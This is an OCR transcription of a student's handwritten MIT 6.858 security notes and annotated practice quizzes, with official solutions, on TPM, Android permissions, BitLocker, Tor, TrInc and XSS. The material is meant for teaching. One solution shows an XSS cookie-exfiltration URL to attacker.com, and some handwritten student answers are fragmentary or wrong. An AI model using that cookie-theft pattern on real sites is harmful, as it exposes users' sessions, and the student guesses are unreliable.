
TPM_quote( )

Convince someone across network
that signing PCR
though network is testing the TPM

TPM_seal( )

Only decrypt n = PCRval
when
using TPM_unseal

These are slow
Must have trusted HW connection to TPM



38

Want to avoid changes to OS

Want to only change 1 block

Want no extra metadata

Want to make it impossible to purposely corrupt data

diffuse diffuses the corruption b/w whole block

I remember now!

IV can be public, but must be diff for each block

Can't reuse AES key


Enterprises must lock Windows down

TPM / Trusted Hw

Can we attest to what code is running on hw?

(This another silly system)

39



When ~~a~~ signs message

bumps (or leaves same) counter

Tamper proof

Only via API

A = attestation from mant

but could read if ya break one down

~~NNN~~

atomic { reply w/ attestation
bump counter

Only can skip #s in some protocols

$\langle I, i, C_{old}, C_{new}, H(message) \rangle_{k_{priv}}$

counter id

(40)

BitTorrent keep track of pieces you have

So can't ↓ it

~~and give some into to everyone~~ not here I think

When recieve piece, send recient to B

So can cheat each person 1x

kinda get it....

So # of blocks ~~she~~ must go up by 1 each time

E-Cash prevent dubble spending

bump coin id to show spent

1 counter per coin

Version control So server can't lie about what versions it has

Server can't generate arbitrary version

↳ if we knew all the other keys

Server attests to each check in

41

(skipping rest)

Backtracking Intrusions

1. Detect Intrusion Happened
2. Find the entry pt
3. Fix the vuneability - patch
   - change pw
4. Clean up side effects
   - back doors

Detection is separate field: Intrusion Detection System

False positive
↳ actually good

False neg
↳ actually bad

How do yo update your PC?
Put at honey pot
↳ Pretty std

Not everything is correlated

Lots of noise

Or run in VMM

but what does it export?

Could stop appending

but can't delete

Objects

processes

files ← inode

filenames ← strings

- files get deleted, moved

Version # for pids

Events

System calls

process forks

Shared memory

mmap, clone

(43)

do for all objs in subject.tcy

tracked only high control access types

- read, write, etc

VMM can track by intrasepting int 80 instr
(trap)

But attacker can change syscall handler

No strong guarentees

Is a human assistance tools

Some filtering

Spam Economics

$ matters

Users by stuff or fraud

1. Advetising
2. Click Support
3. Realization + fulfilment

Michael Plasmeier Pratice 12/5

Department of Electrical Engineering and Computer Science

MASSACHUSETTS INSTITUTE OF TECHNOLOGY

6.858 Fall 2011

Quiz II

You have 80 minutes to answer the questions in this quiz. In order to receive credit you must answer the question as precisely as possible.

Some questions are harder than others, and some questions earn more points than others. You may want to skim them all through first, and attack them in the order that allows you to make the most progress.

If you find a question ambiguous, be sure to write down any assumptions you make. Be neat and legible. If we can't understand your answer, we can't give you credit!

Write your name on this cover sheet.

THIS IS AN OPEN BOOK, OPEN NOTES EXAM.

Please do not write in the boxes below.

I (xx/16)	II (xx/12)	III (xx/8)	IV (xx/8)	V (xx/8)
VI (xx/22)	**VII (xx/10)**	**VIII (xx/10)**	**IX (xx/6)**	**Total (xx/100)**

Name:

Quick 1st level effort

Username from handin site:

I Android

To help people keep track of todo items on their Android phone, Ben Bitdiddle writes *Ben's Todo Manager*. Ben wants to allow other applications to access todo items stored by his todo manager, so he implements a public *content provider* component that stores all of the todo items. To protect the todo items, Ben's application defines two new permissions, `com.bitdiddle.todo.read` and `com.bitdiddle.todo.write`, which are meant to allow other applications to read and modify todo items, respectively. Ben also sets the read and write labels of his todo content provider to these two permissions, respectively.

1. [4 points]: What permission type ("normal", "dangerous", or "signature") should Ben choose for the two new permissions declared by his application? Explain why.

~~Signature~~ normal

Sig - just his app

→ ✓ dangerous - requires use permissions possibly needed to be extra sure, yes

They were more assertive, that data is sensitive

2. [4 points]: Ben decides to implement a notification feature for todo items: a day before a todo item is due, Ben's application sends a broadcast intent containing the todo item, notifying other applications so that they may tell Ben to start working on that todo item. Ben sends the broadcast intent by using the `sendBroadcast(intent)` function. Explain what security problem Ben may have created by doing so, and specifically how he should fix it.

Anyone can register for that intent ✓

Name a specific item

(what else can it be?

but ~~because~~ even any app that didn't register read permission

So should use broadcast ~~intent permissions~~

Didn't learn about 2 more

3. [8 points]: Ben discovers that Android does not control which application declares which permission name. In particular, this means that another malicious application, installed before Ben's Todo Manager, could have already declared a permission by the name of `com.bitdiddle.todo.read`, and this will not prevent Ben's Todo Manager application from being installed. Explain the specific steps an adversary could take to attack Ben's application given this weakness.

yes

Dan was thinking of

1. User installs Attacker App
   - which requires com.bitdiddle.todo.read as normal
2. User installs Ben's App
3. Attacker App reads all your to-dos ✓

II BitLocker

Recall that a trusted platform module (TPM) contains several platform configuration registers (PCRs). The `extend(n, v)` operation updates the value of PCR register n by concatenating the old value of that PCR register (call it x) with provided data, v, and hashing the result, i.e.,

$$x' = H(x \| v)$$

where H is SHA-1, $\|$ is the concatenation operator, and x' is the new value of PCR register n.

Suppose that H were instead an insecure hash function that admitted a *preimage attack*, that is, given some value a it is easy to find another value $b \neq a$ for which $H(a) = H(b)$, and with high probability, it's easy to find such a b that starts with a specific prefix.

4. [6 points]: Could an attacker who has stolen a computer defeat BitLocker protection on its hard drive, with high probability? Explain how, or argue why not.

Replaces Windows w/ new OS that has same hash as Windows + boot loader

they said more detailed

5. [6 points]: Could an attacker who has stolen the hard drive, but not the computer, defeat BitLocker protection on that drive, with high probability? Explain how, or argue why not.

No does not have (real) hash

Bios code is part of hash

So can't make a fake OS to that hash

Well more so that key is on TPM but that may be true as well...

III Side channel attacks

Ben Bitdiddle wants to secure his SSL server against RSA timing attacks, but does not want to use RSA blinding because of its overhead. Instead, Ben considers the following two schemes. For each of the schemes, determine whether the scheme protects Ben's server against timing attacks, and explain your reasoning.

6. [4 points]: Ben proposes to batch multiple RSA decryptions, from different connections, and have his server respond only after all the decryptions are done.

Attacker w/ multiple cooperating servers could coordinate these connections ✓


Would make timing diff even more explicit

↳ Servs make harder

7. [4 points]: Ben proposes to have the server thread sleep for a (bounded) random amount of time after a decryption, before sending the response. Other server threads could perform computation while this thread is asleep.

Makes it harder ✓

But can measure sleep time with other process it sends



Can average at or min time kinda

Could be half done

So makes much more complicated

IV Tor and Privacy

8. [4 points]: An "Occupy Northbridge" protestor has set up a Twitter account to broadcast messages under an assumed name. In order to remain anonymous, he decides to use Tor to log into the account. He installs Tor on his computer (from a trusted source) and enables it, launches Firefox, types in `www.twitter.com` into his browser, and proceeds to log in.

What adversaries may be able to now compromise the protestor in some way as a result of him using Tor? Ignore security bugs in the Tor client itself.

See the geotag metadata of photos he posts ☺
Adversaries that control many TOR nodes
Buffer overflow in FF that sends IP addr to cops
Exit node
I was thinking implicit here (be more explicit)

9. [4 points]: The protestor now uses the same Firefox browser to connect to another web site that hosts a discussion forum, also via Tor (but only after building a fresh Tor circuit). His goal is to ensure that Twitter and the forum cannot collude to determine that the same person accessed Twitter and the forum. To avoid third-party tracking, he deletes all cookies, HTML5 client-side storage, history, etc. from his browser between visits to different sites. How could an adversary correlate his original visit to Twitter and his visit to the forum, assuming no software bugs, and a large volume of other traffic to both sites?

EFF Panopticlick
Have Flash enumerate the list of fonts on his system
✓

V Security economics

10. [8 points]: Which of the following are true?

A. True / False To understand how spammers charge customers' credit cards, the authors of the paper we read in lecture (Levchenko et al) had to collaborate with one of the credit card association networks (e.g., Visa and MasterCard).

issuing bank

B. True / False The authors of the paper (Levchenko et al) expect it would be costly for a spammer to switch acquiring banks (for credit card processing), if the spammer's current bank was convinced to stop doing business with the spammer.

well few of them

C. True / False The authors of the paper (Levchenko et al) expect it would be costly for a spammer to switch registrars (for registering domains for click support), if the spammer's current registrar was convinced to stop doing business with the spammer.

D. True / False If mail servers required the sending machine to solve a CAPTCHA for each email message sent, spammers would find it prohibitively expensive to advertise their products via email.

Even at .005 cents each, would

↑ cost of sending spam

(could do some calculations)

VI Trusted hardware

11. [8 points]: Ben Bitdiddle decides to manufacture his own TrInc trinkets. Each one of Ben's trinkets is a small computer in itself, consisting of a processor, DRAM memory, a TPM chip, a hard drive, and a USB port for connecting to the user's machine.

To make his trinket tamper-proof, Ben relies on the TPM chip. Ben's trinket uses the TPM to seal (i.e., encrypt) the entire trinket state (shown in Figure 1 in the TrInc paper) under the PCR value corresponding to Ben's trinket software. The TPM will only unseal (i.e., decrypt) this state (including counter values and K_{priv}) if the processor was initially loaded with Ben's software. When the trinket is powered off, the sealed state is stored on the trinket's hard drive.

Ben's simplified trinket does not implement the symmetric key optimization from TrInc, and does not implement the crash-recovery FIFO Q.

Assume Ben's software perfectly implements the above design (i.e., no bugs such as memory errors), and that the TPM, processor, and DRAM memory are tamper-proof.

How can an adversary break Ben's trinket in a way that violates the security guarantees that a trinket is supposed to provide?

Do we require it to T value on each update
That is in Sw on Use PC
Nothing that requires it to T

Save a copy and replay it
I think mine works as well...

Alice works for a bank that wants to implement an electronic currency system. The goal of the electronic currency system is to allow users to exchange *coins*. There is exactly one type of coin, worth one unit of currency. Alice's bank maintains one server that initially hands out coins. The system should allow user A to give user B a coin even if the two users are disconnected from the rest of the world (i.e., cannot talk to the bank or to any previous holders of that coin). Furthermore, it should be possible for user B to now give a coin to user C without having to contact anyone else. It should be impossible for user A to "double-spend", that is, to give the same coin to two different users.

12. [14 points]: Design an electronic currency system assuming each user has a TrInc trinket. Assume each trinket's public key is signed by the bank, that everyone knows the bank's public key, and that all trinkets are tamper-proof and trustworthy.

Explain three aspects of your design:

(should do)

- What is the representation of a coin that a user has to store?
  (It's OK if this representation is not constant size.)
- How does user A send a coin to user B?
- What should user B do to verify that it has received a legitimate coin?

1 bit if sent

VII Usability

13. [10 points]: Alice's bank gives up on the trinket idea as being too costly. Instead, Alice is now designing a banking application for Android. She is worried that users of her banking application may be tricked into entering their bank account information into another look-alike application, because there's no reliable way for a user to tell what application he or she may be interacting with.

For example, there's no way for a user to look at the screen and tell what application is currently running. Even if a user initially runs on a legitimate banking application, a malicious application can start an activity right after that, and display an identical screen to the user. Finally, applications can use full-screen mode to completely replace the entire Android UI.

Propose a design in which users can safely enter their credentials into a banking application. Your proposed design can involve changes to the Android system itself. Unmodified existing Android applications *must* continue to work in your new design (though if you change the UI as part of your design, it's OK if the applications look slightly different as a result). It's fine to require sensitive applications (e.g., Alice's new banking application) to do things differently in your design.

Some → underlying change

"display info" → could be read...

~~display~~ Google Authenticator?

Secure Boot 2nd mode

Verified, signed OS + App

I didn't → think that was legal!

Reserve a location on screen

Prevent full screen

Always display app name

and/or prevent confusing names

VIII Zoobar

14. [4 points]: After turning in lab 5, Ben Bitdiddle remarks that it is strange that the browser allowed him to call the lab e-mail script in an `<img>` tag, and suggests that browsers should protect against this attack by refusing to load images from URLs that contain query strings. If Ben's proposal is implemented, can an adversary still use `<img>` tags to email user cookies after exploiting a cross-site scripting bug?

~~Yes encode so hard to notice~~

Or just encode into img w/o query strings

img/plaz/mit/edu.png ✓

15. [6 points]: Ben is working on a Javascript sandboxing system similar to FBJS and lab 6, and he is worried that bugs in the Javascript parsing library that is used to rewrite code (e.g., Slimit) can make his sandbox insecure. Suppose that Ben's Javascript parsing library has some bug in the code that *parses* Javascript code into an AST. Can an adversary exploit such a bug to subvert the sandbox? Give a ~~sketch of how, or explain why not.~~ Should review

Yes of cause
if it convats it to wrong object than
its' toast
Something can slip in

No not if rewitting happened at AST level is correct
And AST -> JS is correct
(rewritter will still sandbox

Think I mis intepeted / answered differently

IX 6.858

We'd like to hear your opinions about 6.858 to help us improve the class for future years. Please answer the following questions. (Any answer, except no answer, will receive full credit.)

16. [2 points]: What other topics would you have wanted to learn about, either in lectures or in labs?

17. [2 points]: What is your favorite paper from 6.858, which we should keep in future years?

18. [2 points]: What is your least favorite paper, which we should get rid of in the future?

End of Quiz

Department of Electrical Engineering and Computer Science


MASSACHUSETTS INSTITUTE OF TECHNOLOGY

6.858 Fall 2011

Quiz II: Solutions

Please do not write in the boxes below.

I (xx/16)	II (xx/12)	III (xx/8)	IV (xx/8)	V (xx/8)
VI (xx/22)	**VII (xx/10)**	**VIII (xx/10)**	**IX (xx/6)**	**Total (xx/100)**



I Android

To help people keep track of todo items on their Android phone, Ben Bitdiddle writes *Ben's Todo Manager*. Ben wants to allow other applications to access todo items stored by his todo manager, so he implements a public *content provider* component that stores all of the todo items. To protect the todo items, Ben's application defines two new permissions, `com.bitdiddle.todo.read` and `com.bitdiddle.todo.write`, which are meant to allow other applications to read and modify todo items, respectively. Ben also sets the read and write labels of his todo content provider to these two permissions, respectively.

1. [4 points]: What permission type ("normal", "dangerous", or "signature") should Ben choose for the two new permissions declared by his application? Explain why.

Answer: Ben should use the "dangerous" permission, since to-do list items are sensitive data (you don't want an unapproved application to read tasks or forge tasks). A newly installed application can acquire "normal" permissions without user approval, and "signature" permissions would only be available to applications developed by Ben (and signed by his signature).

2. [4 points]: Ben decides to implement a notification feature for todo items: a day before a todo item is due, Ben's application sends a broadcast intent containing the todo item, notifying other applications so that they may tell Ben to start working on that todo item. Ben sends the broadcast intent by using the `sendBroadcast(intent)` function. Explain what security problem Ben may have created by doing so, and specifically how he should fix it.

Answer: The problem is that Ben's broadcast intents can be received by any application that asks for them in its manifest, even applications that don't have the `com.bitdiddle.todo.read` permission. To prevent this, Ben should use *broadcast intent permissions* as described in the Android security paper, and specify the `com.bitdiddle.todo.read` permission when sending his broadcast intents.

3. [8 points]: Ben discovers that Android does not control which application declares which permission name. In particular, this means that another malicious application, installed before Ben's Todo Manager, could have already declared a permission by the name of `com.bitdiddle.todo.read`, and this will not prevent Ben's Todo Manager application from being installed. Explain the specific steps an adversary could take to attack Ben's application given this weakness.

Answer: A malicious application that's installed before Ben's Todo Manager can register a "normal" permission called `com.bitdiddle.todo.read`, request that permission for itself (which will be granted, since it's "normal"), and then wait for Ben's Todo Manager to be installed. Once Ben's Todo Manager is installed, the malicious application can access Ben's content provider, because it has the `com.bitdiddle.todo.read` permission, even though the user never approved this.

II BitLocker

Recall that a trusted platform module (TPM) contains several platform configuration registers (PCRs). The `extend(n, v)` operation updates the value of PCR register n by concatenating the old value of that PCR register (call it x) with provided data, v, and hashing the result, i.e.,

$$x' = H(x \| v)$$

where H is SHA-1, $\|$ is the concatenation operator, and x' is the new value of PCR register n.

Suppose that H were instead an insecure hash function that admitted a *preimage attack*, that is, given some value a it is easy to find another value $b \neq a$ for which $H(a) = H(b)$, and with high probability, it's easy to find such a b that starts with a specific prefix.

4. [6 points]: Could an attacker who has stolen a computer defeat BitLocker protection on its hard drive, with high probability? Explain how, or argue why not.

Answer: Yes. Suppose an attacker boots up this computer from his own CD, which causes the BIOS to extend PCR register n to have the value P'_n, and suppose that PCR register n ordinarily has value P_n when Windows with BitLocker boots up normally. The adversary can now use the preimage attack on H to find a value b such that $H(b) = P_n$ and $b = P'_n \| z$. The attacker now issues an operation `extend(n, z)`, which causes the TPM to set PCR register n to $H(P'_n \| z) = H(b) = P_n$. Now the attacker can read the sealed encryption key from the on-disk partition, and use the TPM to unseal it, because the PCR register has the correct value.

5. [6 points]: Could an attacker who has stolen the hard drive, but not the computer, defeat BitLocker protection on that drive, with high probability? Explain how, or argue why not.

Answer: No, because the sealed disk encryption key is encrypted using the master key stored in the original computer's TPM chip, which is not accessible to the attacker.

III Side channel attacks

Ben Bitdiddle wants to secure his SSL server against RSA timing attacks, but does not want to use RSA blinding because of its overhead. Instead, Ben considers the following two schemes. For each of the schemes, determine whether the scheme protects Ben's server against timing attacks, and explain your reasoning.

6. [4 points]: Ben proposes to batch multiple RSA decryptions, from different connections, and have his server respond only after all the decryptions are done.

Answer: This scheme would not offer perfect protection from timing attacks (although it would make them more time-consuming). An adversary could simply issue a large number of identical requests that all fit into the same batch, and measure the time taken for the server to process all of them. Of course, this assumes there's not too many other requests to the server that could throw off the adversary's timing, although the adversary may be able to estimate or average out that variation given enough queries.

7. [4 points]: Ben proposes to have the server thread sleep for a (bounded) random amount of time after a decryption, before sending the response. Other server threads could perform computation while this thread is asleep.

Answer: This scheme would not offer perfect protection from timing attacks (although it would make them more time-consuming). An adversary can simply issue many requests to average out the randomness. An adversary can also use the same trick as in the paper, watching for the *minimum* decryption time observed by any request.

IV Tor and Privacy

8. [4 points]: An "Occupy Northbridge" protestor has set up a Twitter account to broadcast messages under an assumed name. In order to remain anonymous, he decides to use Tor to log into the account. He installs Tor on his computer (from a trusted source) and enables it, launches Firefox, types in `www.twitter.com` into his browser, and proceeds to log in.

What adversaries may be able to now compromise the protestor in some way as a result of him using Tor? Ignore security bugs in the Tor client itself.

Answer: The protestor is vulnerable to a malicious exit node intercepting his non-HTTPS-protected connection. (Since Tor involves explicitly proxying through an exit node, this is easier than intercepting HTTP over the public internet.)

9. [4 points]: The protestor now uses the same Firefox browser to connect to another web site that hosts a discussion forum, also via Tor (but only after building a fresh Tor circuit). His goal is to ensure that Twitter and the forum cannot collude to determine that the same person accessed Twitter and the forum. To avoid third-party tracking, he deletes all cookies, HTML5 client-side storage, history, etc. from his browser between visits to different sites. How could an adversary correlate his original visit to Twitter and his visit to the forum, assuming no software bugs, and a large volume of other traffic to both sites?

Answer: An adversary can fingerprint the protestor's browser, using the user-agent string, the plug-ins installed on that browser, window dimensions, etc., which may be enough to strongly correlate the two visits.

V Security economics

10. [8 points]: Which of the following are true?

A. True / False To understand how spammers charge customers' credit cards, the authors of the paper we read in lecture (Levchenko et al) had to collaborate with one of the credit card association networks (e.g., Visa and MasterCard).

Answer: False; the authors only collaborated with a specific bank, rather than an entire credit card association network.

B. True / False The authors of the paper (Levchenko et al) expect it would be costly for a spammer to switch acquiring banks (for credit card processing), if the spammer's current bank was convinced to stop doing business with the spammer.

Answer: True.

C. True / False The authors of the paper (Levchenko et al) expect it would be costly for a spammer to switch registrars (for registering domains for click support), if the spammer's current registrar was convinced to stop doing business with the spammer.

Answer: False.

D. True / False If mail servers required the sending machine to solve a CAPTCHA for each email message sent, spammers would find it prohibitively expensive to advertise their products via email.

Answer: True. Even though an adversary could solve CAPTCHAs by using Amazon's Mechanical Turk, or otherwise getting humans to solve CAPTCHAs, the cost of solving one CAPTCHA is several orders of magnitude higher than the cost of sending a *single* spam e-mail today.

VI Trusted hardware

11. [8 points]: Ben Bitdiddle decides to manufacture his own TrInc trinkets. Each one of Ben's trinkets is a small computer in itself, consisting of a processor, DRAM memory, a TPM chip, a hard drive, and a USB port for connecting to the user's machine.

To make his trinket tamper-proof, Ben relies on the TPM chip. Ben's trinket uses the TPM to seal (i.e., encrypt) the entire trinket state (shown in Figure 1 in the TrInc paper) under the PCR value corresponding to Ben's trinket software. The TPM will only unseal (i.e., decrypt) this state (including counter values and K_{priv}) if the processor was initially loaded with Ben's software. When the trinket is powered off, the sealed state is stored on the trinket's hard drive.

Ben's simplified trinket does not implement the symmetric key optimization from TrInc, and does not implement the crash-recovery FIFO Q.

Assume Ben's software perfectly implements the above design (i.e., no bugs such as memory errors), and that the TPM, processor, and DRAM memory are tamper-proof.

How can an adversary break Ben's trinket in a way that violates the security guarantees that a trinket is supposed to provide?

Answer: An adversary can save a copy of the sealed state from Ben's trinket at one point, use the trinket, and at a later time replace the contents of the hard drive with the saved copy. This would provide an intact but stale copy of the trinket's encrypted state, and result in the trinket's counters being rolled back, which directly violates TrInc's security goals.

Alice works for a bank that wants to implement an electronic currency system. The goal of the electronic currency system is to allow users to exchange *coins*. There is exactly one type of coin, worth one unit of currency. Alice's bank maintains one server that initially hands out coins. The system should allow user A to give user B a coin even if the two users are disconnected from the rest of the world (i.e., cannot talk to the bank or to any previous holders of that coin). Furthermore, it should be possible for user B to now give a coin to user C without having to contact anyone else. It should be impossible for user A to "double-spend", that is, to give the same coin to two different users.

12. [14 points]: Design an electronic currency system assuming each user has a TrInc trinket. Assume each trinket's public key is signed by the bank, that everyone knows the bank's public key, and that all trinkets are tamper-proof and trustworthy.

Explain three aspects of your design:

- What is the representation of a coin that a user has to store?
  (It's OK if this representation is not constant size.)
- How does user A send a coin to user B?
- What should user B do to verify that it has received a legitimate coin?

Answer:

A coin corresponds to a TrInc counter whose current value is 0, along with a chain of attestations (see below), all the way from the bank, that prove this counter is actually a coin rather than an arbitrary counter allocated by a user.

Suppose A wants to send a coin to B, and the coin currently corresponds to counter c_A on A's trinket. A first asks B for the public key of B's trinket (call it K_B), as well as some counter ID on B's trinket (call it c_B) which will "store" the coin; presumably B will allocate a fresh counter c_B in response to this request. A now bumps the counter value for c_A from 0 to 1 and generates an attestation about doing so, by invoking Attest(c_A, 1, $h(K_B, c_B)$). Finally, A sends to B this attestation, along with $\langle K_B, c_B \rangle$ and the list of attestation and key-counter pairs it received when it got its coin in the first place.

When a bank first issues a coin to A, it asks A to allocate a new counter c_A in its trinket with public key K_A, and sends it the message $h(K_A, c_A)$ signed by the bank's public key, along with $\langle K_A, c_A \rangle$.

To verify that it received a valid coin, B checks the attestations and key-counter pairs it received. The first attestation in the chain must be for $\langle K_B, c_B \rangle$, since otherwise the coin is being sent to some other trinket counter. Each attestation, including the first one, must have been generated by the next trinket in the chain, and must reflect the corresponding trinket counter being bumped from 0 to 1. The last entry in the chain must be a signed message from the bank granting the coin to the initial trinket-counter pair. Finally, B must verify that all trinket public keys are signed by the bank (to do this, it may be helpful to include the certificates along with the attestation chain).

The representation of the coin grows with the number of hops it takes. A bank can always accept a coin and exchange it for a "short" one that's directly signed by the bank.

VII Usability

13. [10 points]: Alice's bank gives up on the trinket idea as being too costly. Instead, Alice is now designing a banking application for Android. She is worried that users of her banking application may be tricked into entering their bank account information into another look-alike application, because there's no reliable way for a user to tell what application he or she may be interacting with.

For example, there's no way for a user to look at the screen and tell what application is currently running. Even if a user initially runs on a legitimate banking application, a malicious application can start an activity right after that, and display an identical screen to the user. Finally, applications can use full-screen mode to completely replace the entire Android UI.

Propose a design in which users can safely enter their credentials into a banking application. Your proposed design can involve changes to the Android system itself. Unmodified existing Android applications *must* continue to work in your new design (though if you change the UI as part of your design, it's OK if the applications look slightly different as a result). It's fine to require sensitive applications (e.g., Alice's new banking application) to do things differently in your design.

Answer: Reserve a specific location on the screen (e.g., a bar at the bottom of the screen) to always display a security indicator that displays the name of the currently running application.

Disallow true full-screen applications, and require this bar to be present even if they request full-screen mode. These applications will continue to work, but will have a slightly different appearance.

Always display the application's name from the manifest file in the reserved location on the screen, and have a trusted authority, e.g. the Android Market, ensure that unrelated apps do not pick confusingly similar names.

VIII Zoobar

14. [4 points]: After turning in lab 5, Ben Bitdiddle remarks that it is strange that the browser allowed him to call the lab e-mail script in an `<img>` tag, and suggests that browsers should protect against this attack by refusing to load images from URLs that contain query strings. If Ben's proposal is implemented, can an adversary still use `<img>` tags to email user cookies after exploiting a cross-site scripting bug?

Answer: Ben's proposal does not prevent an adversary from using `<img>` tags to email user cookies. The adversary can simply encode the cookie in the image URL's path name, as in

`http://attacker.com/cookie-name/cookie-value.jpg`.

15. [6 points]: Ben is working on a Javascript sandboxing system similar to FBJS and lab 6, and he is worried that bugs in the Javascript parsing library that is used to rewrite code (e.g., Slimit) can make his sandbox insecure. Suppose that Ben's Javascript parsing library has some bug in the code that *parses* Javascript code into an AST. Can an adversary exploit such a bug to subvert the sandbox? Give a sketch of how, or explain why not.

Answer: An adversary cannot exploit such a bug, as long as the rewriting that happens at the AST level is correct, and the conversion from AST back to Javascript is correct. Even if the adversary triggers the bug, the rewriter will correctly sandbox the (mis-interpreted) code, and output correctly-sandboxed code. The sandboxed code may not execute in the same way as the initial (mis-parsed) code would have, but it cannot violate the sandbox.

IX 6.858

We'd like to hear your opinions about 6.858 to help us improve the class for future years. Please answer the following questions. (Any answer, except no answer, will receive full credit.)

16. [2 points]: What other topics would you have wanted to learn about, either in lectures or in labs?

Answer: Any answer received full credit.

17. [2 points]: What is your favorite paper from 6.858, which we should keep in future years?

Answer: Any answer received full credit. The top answers were:

10 votes: Tor.
10 votes: Click trajectories. ← interesting!
7 votes: Timing attacks.
5 votes: Android.
5 votes: BitLocker.
4 votes: TrInc.

18. [2 points]: What is your least favorite paper, which we should get rid of in the future?

Answer: Any answer received full credit. The top answers were:

6 votes: XFI.
4 votes: RePriv.
4 votes: TaintDroid.
4 votes: The Venn of Identity.
3 votes: Click trajectories.

End of Quiz

Department of Electrical Engineering and Computer Science

MASSACHUSETTS INSTITUTE OF TECHNOLOGY

6.858 Fall 2010

Quiz II

All problems are open-ended questions. In order to receive credit you must answer the question as precisely as possible. You have 80 minutes to finish this quiz.

Write your name on this cover sheet.

Some questions may be harder than others. Read them all through first and attack them in the order that allows you to make the most progress. If you find a question ambiguous, be sure to write down any assumptions you make. Be neat. If we can't understand your answer, we can't give you credit!

THIS IS AN OPEN BOOK, OPEN NOTES EXAM.

Please do not write in the boxes below.

I (xx/32)	II (xx/5)	III (xx/9)	IV (xx/20)	V (xx/8)	VI (xx/6)	Total (xx/80)

Name:

I Backtracking Intrusions

Alice finds a suspicious file, `/tmp/mybot`, left behind by an attacker on her computer. Alice decides to use Backtracker to find the initial entry point of the attacker into her computer. In the following scenarios, would Alice be able to use Backtracker, as described in the paper, to find the entry point?

1. [2 points]: An attacker exploits a buffer overflow in a web server running as root, gets a root shell, and creates the `/tmp/mybot` file.

Yes shows web server launch root shell
Create file ✓

2. [2 points]: An attacker exploits a buffer overflow in a web server running as root, gets a root shell, and modifies the password file to create an account for himself. The attacker then logs in using the new account, and creates the `/tmp/mybot` file.

Yes, same as before
log in separate ✓

3. [2 points]: An attacker guesses root's password, logs in, and creates the `/tmp/mybot` file.

? No ? yes ? Yes
↘ ✓
Yes

Need to calibrate for what they want

Ben Bitdiddle wants to use Backtracker on his web server running the Zoobar web application. Ben is worried about both SQL injection and cross-site scripting attacks, where an attacker might use the vulnerability to modify the profiles of other users.

not really true

4. [6 points]: Ben runs unmodified Backtracker on his server, and uses a known SQL injection vulnerability to test Backtracker, while other users are actively using the site. Ben finds that he cannot effectively track down the attacker's initial entry point, after he detects that one of the user's profiles has been defaced by the attack. Explain why Backtracker is not working well for Ben as-is.

It does not specifically record those type of txns - single file

Blends in very well ✓

5. [10 points]: Propose a modification of Backtracker that would allow Ben to find the attacker's initial entry point for SQL injection attacks. Be sure to explain how the log, EventLogger, and Graph-Gen would need to be modified for your design, if at all, and whether you need to add any additional logging components. It's fine if your design does not handle buffer overflow attacks, and only handles SQL injection.

(don't know the details)

log SQL queries

well the rows that are read/modified (perhaps most interested in

details

PHP runtime to submit to EventLogger

Graph same

6. [10 points]: Ben's modified Backtracker system still cannot catch the attacker's initial entry point for the Zoobar profile worm, which spreads through a cross-site scripting vulnerability. Propose a modified design for Backtracker that can track down the source of a XSS attack like the profile worm.

XSS - the profile code JS

Well can look at profile text

Track profile views/edits

See made by same user (eal fast

✓

Session IDs

